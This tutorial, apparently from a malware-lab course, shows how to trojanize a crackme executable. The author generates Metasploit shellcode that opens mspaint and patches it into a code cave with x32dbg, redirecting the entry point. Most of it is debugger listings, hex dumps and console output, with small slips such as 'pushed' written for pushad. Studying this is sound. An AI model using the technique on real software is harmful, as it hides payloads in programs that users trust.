

Trojan Engineering using Code Caves

In this section, we will be forming the trojans, so first, we will create the shellcode, so we will go into Kali Linux, and generate the shellcode.



```
msf6 > use payload/windows/exec
msf6 payload(windows/exec) > options

Module options (payload/windows/exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD                        yes       The command string to execute
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)


View the full module info with the info, or info -d command.

msf6 payload(windows/exec) > set CMD mspaint.exe
CMD => mspaint.exe
msf6 payload(windows/exec) > set EXITFUNC thread
EXITFUNC => thread
msf6 payload(windows/exec) > generate -f raw -o mspaint32_shellcode.bin
[*] Writing 196 bytes to mspaint32_shellcode.bin ...
msf6 payload(windows/exec) > _
```


As you can see, we have generated the shellcode, now let's check whether this shellcode is working properly or not.



```
┌──(.afric)─(shinee㉿kali)-[~/shellcode]
└─$ ls
mspaint32_shellcode.bin  notepad.ico
```

So, to check, we will use the shellcode runner, which we had used earlier.

Before that make sure to extract the .c file in the Hexeditor, from the .bin file



HxD - [C:\Users\Red\Desktop\project\17-trojan\mspaint32_shellcode.bin]


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  FC E8 82 00 00 00 60 89 E5 31 C0 64 8B 50 30 8B
00000010  52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF AC 3C
00000020  61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F2 52 57 8B 52
00000030  10 8B 4A 3C 8B 4C 11 78 E3 48 01 D1 51 8B 59 20
00000040  01 D3 8B 49 18 E3 3A 49 8B 34 8B 01 D6 31 FF AC
00000050  C1 CF 0D 01 C7 38 E0 75 F6 03 7D F8 3B 7D 24 75
00000060  E4 58 8B 58 24 01 D3 66 8B 0C 4B 8B 58 1C 01 D3
00000070  8B 04 8B 01 D0 89 44 24 24 5B 5B 61 59 5A 51 FF
00000080  E0 5F 5F 5A 8B 12 EB 8D 5D 6A 01 8D 85 B2 00 00
00000090  00 50 68 31 8B 6F 87 FF D5 BB E0 1D 2A 0A 68 A6
000000A0  95 BD 9D FF D5 3C 06 7C 0A 80 FB E0 75 05 BB 47
000000B0  13 72 6F 6A 00 53 FF D5 6D 73 70 61 69 6E 74 2E
000000C0  65 78 65 00
```

Offset(h): 0   Block(h): 0-C3   Length(h): C4   Overwrite

C:\Users\Red\Desktop\project\17-trojan


Name	Date modified	Type	Size
CrackMe1.exe	05-04-2024 03:38	Application	164 KB
mspaint32_shellcode.bin	05-04-2024 03:40	BIN File	1 KB
mspaint32_shellcode.c	05-04-2024 03:42	C Source	2 KB

And as we can see here, we ran the .bat file, which created the .exe file, and then I ran the .exe file, which opened the mspaint.




```
*********************************************************************
** Visual Studio 2022 Developer Command Prompt v17.9.5
** Copyright (c) 2022 Microsoft Corporation
*********************************************************************
[vcvarsall.bat] Environment initialized for: 'x86'

FLARE-VM 05-04-2024  3:43:59.53
C:\Program Files\Microsoft Visual Studio\2022\Community>cd C:\Users\Red\Desktop\project\17-trojan

FLARE-VM 05-04-2024  3:44:02.80
C:\Users\Red\Desktop\project\17-trojan>compile.bat
shellcode_runner.cpp

FLARE-VM 05-04-2024  3:46:42.11
C:\Users\Red\Desktop\project\17-trojan>shellcode_runner.exe
shellcodePayload addr : 0x0080C000
alloc_mem addr        : 0x00540000

Press Enter to Create Thread!


FLARE-VM 05-04-2024  3:46:47.53
C:\Users\Red\Desktop\project\17-trojan>_
```

So when we open the crackme.exe file in xdbg, we will first all these important addresses.




```

code cave: 0040C277

pushad
pushfd
popfd
popad


004013BF | E8 EC020000                | call crackme1.4016B0
jmp 004013C4 | E9 7AFEFFFF                | jmp crackme1.401243

```

Then we will put the breakpoint at “code cave”




```
0040C276 | C3   | ret
0040C277 | 0000 | add byte ptr ds:[eax],al
```

Breakpoint at starting of the program, change the function from call to jump, and then add the address of the “code cave”.




```
004013BF | E9 B3AE0000 | jmp crackme1.40C277 | OptionalHeader.AddressOfEntryPoint
004013C4 | E9 7AFEFFFF | jmp crackme1.401243 |
```

Then at code cave make sure to add these two functions: “pushed” and “pushed”




```
0040C276   C3      ret
0040C277   60      pushad
0040C278   9C      pushfd
0040C279   0000    add byte ptr ds:[eax],al
```

Then after pushfd, add the shellcode, and make sure to take into account for appropriate amount of space for the payload.



```
0040C275     C9            leave
0040C276     C3            ret
0040C277     60            pushad
0040C278     9C            pushfd
0040C279     FC            cld
0040C27A     E8 82000000   call crackme1.40C301
0040C27F     60            pushad
0040C280     89E5          mov ebp,esp
0040C282     31C0          xor eax,eax
0040C284     64:8B50 30    mov edx,dword ptr fs:[eax+30]              edx:EntryPoint
0040C288     8B52 0C       mov edx,dword ptr ds:[edx+C]               edx:EntryPoint
0040C28B     8B52 14       mov edx,dword ptr ds:[edx+14]              edx:EntryPoint
0040C28E     8B72 28       mov esi,dword ptr ds:[edx+28]              esi:EntryPoint
0040C291     0FB74A 26     movzx ecx,word ptr ds:[edx+26]             ecx:EntryPoint
0040C295     31FF          xor edi,edi                                edi:EntryPoint
0040C297     AC            lodsb
0040C298     3C 61         cmp al,61                                  61:'a'
0040C29A   v 7C 02         jl crackme1.40C29E
0040C29C     2C 20         sub al,20
0040C29E     C1CF 0D       ror edi,D                                  edi:EntryPoint
0040C2A1     01C7          add edi,eax                                edi:EntryPoint
0040C2A3   ^ E2 F2         loop crackme1.40C297
0040C2A5     52            push edx                                   edx:EntryPoint
0040C2A6     57            push edi                                   edi:EntryPoint
0040C2A7     8B52 10       mov edx,dword ptr ds:[edx+10]              edx:EntryPoint
0040C2AA     8B4A 3C       mov ecx,dword ptr ds:[edx+3C]              ecx:EntryPoint
0040C2AD     8B4C11 78     mov ecx,dword ptr ds:[ecx+edx+78]          ecx:EntryPoint
0040C2B1   v E3 48         jecxz crackme1.40C2FB
0040C2B3     01D1          add ecx,edx                                ecx:EntryPoint, edx:EntryPoint
0040C2B5     51            push ecx                                   ecx:EntryPoint
0040C2B6     8B59 20       mov ebx,dword ptr ds:[ecx+20]              ebx:PEB.InheritedAddressSpace
0040C2B9     01D3          add ebx,edx                                ebx:PEB.InheritedAddressSpace, edx:EntryPoint
0040C2BB     8B49 18       mov ecx,dword ptr ds:[ecx+18]              ecx:EntryPoint
0040C2BE   v E3 3A         jecxz crackme1.40C2FA
0040C2C0     49            dec ecx                                    ecx:EntryPoint
0040C2C1     8B348B        mov esi,dword ptr ds:[ebx+ecx*4]           esi:EntryPoint
0040C2C4     01D6          add esi,edx                                esi:EntryPoint, edx:EntryPoint
```


Then once you have put your shellcode, after leaving one address, make sure to add these two functions: “popped”, “popped”



```
0040C335   696E 74 2E657865   imul ebp,dword ptr ds:[esi+74],6578652E
0040C33C   0000               add byte ptr ds:[eax],al
0040C33E   0000               add byte ptr ds:[eax],al
```


Then after that, we will call the main function crackme, because we had changed the starting point of the program, by directly pointing it to our code cave which has our shellcode.

Then make sure to add a jump function, right after the call function to jump to the main function.




```
0040C33E     9D           popfd
0040C33F     61           popad
0040C340     E8 6B53FFFF  call crackme1.4016B0
0040C345   ^ E9 7A50FFFF  jmp crackme1.4013C4
```

Then make sure to patch the program, then run the program, we can see that it opens the mspaint, but at the same time, it even exists the program, due to which our main program doesn’t run, so to fix it, we have to see where the function is exiting out.




Then set your RIP here in the pushad function, then step down, and add breakpoints to all the call functions, to check where the function is exiting.




```
EIP ──> 0040C277   60   pushad
        0040C278   9C   pushfd
```

Here as you can see, we are applying the breakpoints at all the call functions, so we see that at address “004C310”, after stepping down, mspaint is opened, so at this point, mspaint is opening, so we can comment here’s the point where mspaint is executed.



```
        0040C310   FFD5         call ebp
EIP ──> 0040C312   BB E01D2A0A  mov ebx,A2A1DE0      ebx:PEB.InheritedAddressSpace
        0040C317   68 A695BD9D  push 9DBD95A6
        0040C31C   FFD5         call ebp
        0040C31E   3C 06        cmp al,6
        0040C320   7C 0A        jl crackme2.40C32C
```


You can see I have commented on it here.



```
Windows_Malware (Snapshot 3) [Running] - Oracle VM VirtualBox
CrackMe2.exe - PID: 6288 - Module: crackme2.exe - Thread: Main Thread 5684 - x32dbg [Elevated]
Mar 27 2024 (TitanEngine)

0040C304  8D85 B2000000      lea eax,dword ptr ss:[ebp+B2]
0040C30A  50                 push eax
0040C30B  68 318B6F87        push 876F8B31
0040C310  FFD5               call ebp
0040C312  BB E01D2A0A        mov ebx,A2A1DE0                               ebx:PEB.InheritedAddressSpace
0040C317  68 A695BD9D        push 9DBD95A6
0040C31C  FFD5               call ebp
0040C31E  3C 06              cmp al,6
0040C320  7C 0A              jl crackme2.40C32C
0040C322  80FB E0            cmp bl,E0
0040C325  75 05              jne crackme2.40C32C
0040C327  BB 4713726F        mov ebx,6F721347                              ebx:PEB.InheritedAddressSpace
0040C32C  6A 00              push 0
0040C32E  53                 push ebx                                      ebx:PEB.InheritedAddressSpace
0040C32F  FFD5               call ebp
0040C331  6D                 insd
0040C332  73 70              jae crackme2.40C3A4
0040C334  61                 popad
0040C335  696E 74 2E657865   imul ebp,dword ptr ds:[esi+74],6578652E
0040C33C  0000               add byte ptr ds:[eax],al
0040C33E  9D                 popfd
0040C33F  61                 popad
0040C340  E8 6B53FFFF        call crackme2.4016B0
0040C345  E9 7A50FFFF        jmp crackme2.4013C4
0040C34A  0000               add byte ptr ds:[eax],al
0040C34C  0000               add byte ptr ds:[eax],al
0040C34E  0000               add byte ptr ds:[eax],al
0040C350  0000               add byte ptr ds:[eax],al
0040C352  0000               add byte ptr ds:[eax],al
0040C354  0000               add byte ptr ds:[eax],al
0040C356  0000               add byte ptr ds:[eax],al
0040C358  0000               add byte ptr ds:[eax],al
0040C35A  0000               add byte ptr ds:[eax],al
0040C35C  0000               add byte ptr ds:[eax],al
0040C35E  0000               add byte ptr ds:[eax],al
0040C360  0000               add byte ptr ds:[eax],al
0040C362  0000               add byte ptr ds:[eax],al
0040C364  0000               add byte ptr ds:[eax],al
0040C366  0000               add byte ptr ds:[eax],al
0040C368  0000               add byte ptr ds:[eax],al
0040C36A  0000               add byte ptr ds:[eax],al
0040C36C  0000               add byte ptr ds:[eax],al
0040C36E  0000               add byte ptr ds:[eax],al
0040C370  0000               add byte ptr ds:[eax],al
0040C372  0000               add byte ptr ds:[eax],al
0040C374  0000               add byte ptr ds:[eax],al
0040C376  0000               add byte ptr ds:[eax],al
0040C378  0000               add byte ptr ds:[eax],al
0040C37A  0000               add byte ptr ds:[eax],al
0040C37C  0000               add byte ptr ds:[eax],al

Add comment at 0040C310
launches mspaint
```


File Machine View Input Devices Help
File View Debug Tracing Plugins Favourites Options Help
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace Malcore PE Viewer
EIP
OK
Cancel

So we are left with only one breakpoint, so it should be the one behind exiting the program.



```
0040C312  BB E01D2A0A   mov ebx,A2A1DE0
0040C317  68 A695BD9D   push 9DBD95A6
0040C31C  FFD5          call ebp
0040C31E  3C 06         cmp al,6
0040C320  7C 0A         jl crackme2.40C32C
```


So I just commented on that address.



```
0040C2F6  5A                 pop edx                                       edx:EntryPoint
0040C2F7  51                 push ecx                                      ecx:EntryPoint
0040C2F8  FFE0               jmp eax
0040C2FA  5F                 pop edi                                       edi:EntryPoint
0040C2FB  5F                 pop edi                                       edi:EntryPoint
0040C2FC  5A                 pop edx                                       edx:EntryPoint
0040C2FD  8B12               mov edx,dword ptr ds:[edx]                    edx:EntryPoint
0040C2FF  EB 8D              jmp crackme2.40C28E
0040C301  5D                 pop ebp
0040C302  6A 01              push 1
0040C304  8D85 B2000000      lea eax,dword ptr ss:[ebp+B2]
0040C30A  50                 push eax
0040C30B  68 318B6F87        push 876F8B31
0040C310  FFD5               call ebp                                      launches mspaint
0040C312  BB E01D2A0A        mov ebx,A2A1DE0                               ebx:PEB.InheritedAddressSpace
0040C317  68 A695BD9D        push 9DBD95A6
0040C31C  FFD5               call ebp
0040C31E  3C 06              cmp al,6
0040C320  7C 0A              jl crackme2.40C32C
0040C322  80FB E0            cmp bl,E0
0040C325  75 05              jne crackme2.40C32C
0040C327  BB 4713726F        mov ebx,6F721347                              ebx:PEB.InheritedAddressSpace
0040C32C  6A 00              push 0
0040C32E  53                 push ebx                                      ebx:PEB.InheritedAddressSpace
0040C32F  FFD5               call ebp
0040C331  6D                 insd
0040C332  73 70              jae crackme2.40C3A4
0040C334  61                 popad
